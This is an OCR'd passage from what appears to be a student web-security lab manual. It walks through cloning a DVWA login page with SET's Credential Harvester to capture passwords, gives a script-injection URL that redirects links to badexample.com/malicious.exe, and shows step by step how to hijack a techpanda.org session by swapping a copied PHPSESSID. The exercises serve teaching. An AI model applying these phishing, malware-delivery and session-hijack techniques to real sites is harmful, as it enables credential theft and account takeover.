
-Restart **apache** and **mysql.**

```
root@Yashasvi:~# service apache2 restart
root@Yashasvi:~# service mysql restart
```

-Now type **localhost/DVWA** on browser.




-Click on **Create/ Reset Database.**



-Click on login hyperlink and enter username and password and click on login button.

Select **DVWA Security** and set security to **low.**



-Now open terminal type **setoolkit.**

```
root@Yashasvi:~# setoolkit
```

```
Select from the menu:

  1) Social-Engineering Attacks
  2) Penetration Testing (Fast-Track)
  3) Third Party Modules
  4) Update the Social-Engineer Toolkit
  5) Update SET configuration
  6) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit
```

-Select **Social-Engineering Attacks** from the above options.
[Type 1 on terminal]

```
set> 1
```

```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) SMS Spoofing Attack Vector
 11) Third Party Modules

 99) Return back to the main menu.

set>
```

-Select **Website Attack Vectors** from the above options.

```
  1) Java Applet Attack Method
  2) Metasploit Browser Exploit Method
  3) Credential Harvester Attack Method
  4) Tabnabbing Attack Method
  5) Web Jacking Attack Method
  6) Multi-Attack Web Method
  7) Full Screen Attack Method
  8) HTA Attack Method

 99) Return to Main Menu

set:webattack>
```

-Select **Credential Harvester Attack** Method from above options.

```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>
```


-Select **Site Cloner** from above options.

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
```

-Now enter POST back IP address to listen

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.200.131]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
```

-Now **Logout** from Damn Vulnerable Web Application.



-Copy login page url and paste it on terminal and hit enter.

```
set:webattack> Enter the url to clone:http://localhost/DVWA/login.php
```

-Now enter username and password and click on login.

Output:

-Switch back to toolkit you will get username and password.

```
[*] Harvester is ready, have victim browse to your site.
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=admin
POSSIBLE PASSWORD FIELD FOUND: password=password
POSSIBLE USERNAME FIELD FOUND: Login=Login
POSSIBLE USERNAME FIELD FOUND: user_token=934cf49e4af952a190f49e7ca2075883
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


directory traversal attempt detected from: 127.0.0.1
127.0.0.1 - - [07/Mar/2019 23:58:20] "GET /DVWA/login.php HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=admin
POSSIBLE PASSWORD FIELD FOUND: password=fghfdghdf
POSSIBLE USERNAME FIELD FOUND: Login=Login
POSSIBLE USERNAME FIELD FOUND: user_token=934cf49e4af952a190f49e7ca2075883
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


directory traversal attempt detected from: 127.0.0.1
```

Practical-6 : Example-2

Aim: Simulate persistent one-site scripting attack.

Let's try other piece of code (link):

```
http://example.com/index.php?user=<script>window.onload = function()
{var AllLinks=document.getElementsByTagName("a");
AllLinks[0].href = "http://badexample.com/malicious.exe"; }</script>
```

Output:

This produces the following behavior:

This will cause the user, clicking on the link supplied by the tester, to download the file malicious.exe from a site he controls.

Conclusion: The Program Successfully run and compiled.

Theory : Impersonation does not require users to disclose passwords for one user to

impersonate another. The following terms are used when describing impersonation: Impersonated session. A user session created for the purpose of assuming another the identity of another user.

Practical-7

Aim: Implement the Session impersonation.


-Download Waterfox Browser Portable from the link: http://bit.ly/RCWATERFOX

-Install and open waterfox browser

-Download tamper data add-on from the link: http://bit.ly/RCTAMPER


-Open the Add-Ons window in the browser

-Drag the downloaded Tamper Data Add-On to the browser and restart the browser




-You can see the tamper data add-on is added to waterfox

-Search for Cookie-Editor add-on and install it




-Now open http://www.techpanda.org/




-Login using admin@google.com as email and "Password2010" as password.

-You will see the dashboard.




-Now open "Cookie-Editor" and copy the PHPSESSID value into notepad




-Now copy the dashboard url into notepad

-Now close the dashboard without logging out of techpanda.org


-Now go to Options->Privacy->remove Individual Cookies and remove all cookies



-Now click Alt to show menubar at top then click Tools->Tamper Data




-Click "Start Tamper"




-Now open the dashboard using the copied url.

-Now in Tamper Data untick “Continue Tampering” and click “Submit”




-Now in Tamper Data click “Start Tamper” again and close the dashboard and open it again using the same copied url.

-Now in Tamper Data click Tamper




-In "Tamper Popup" change the PHPSESSID value with the value we previously copied and click OK



Output:

-Now it will automatically login into the dashboard.




Practical-7 : Example-1

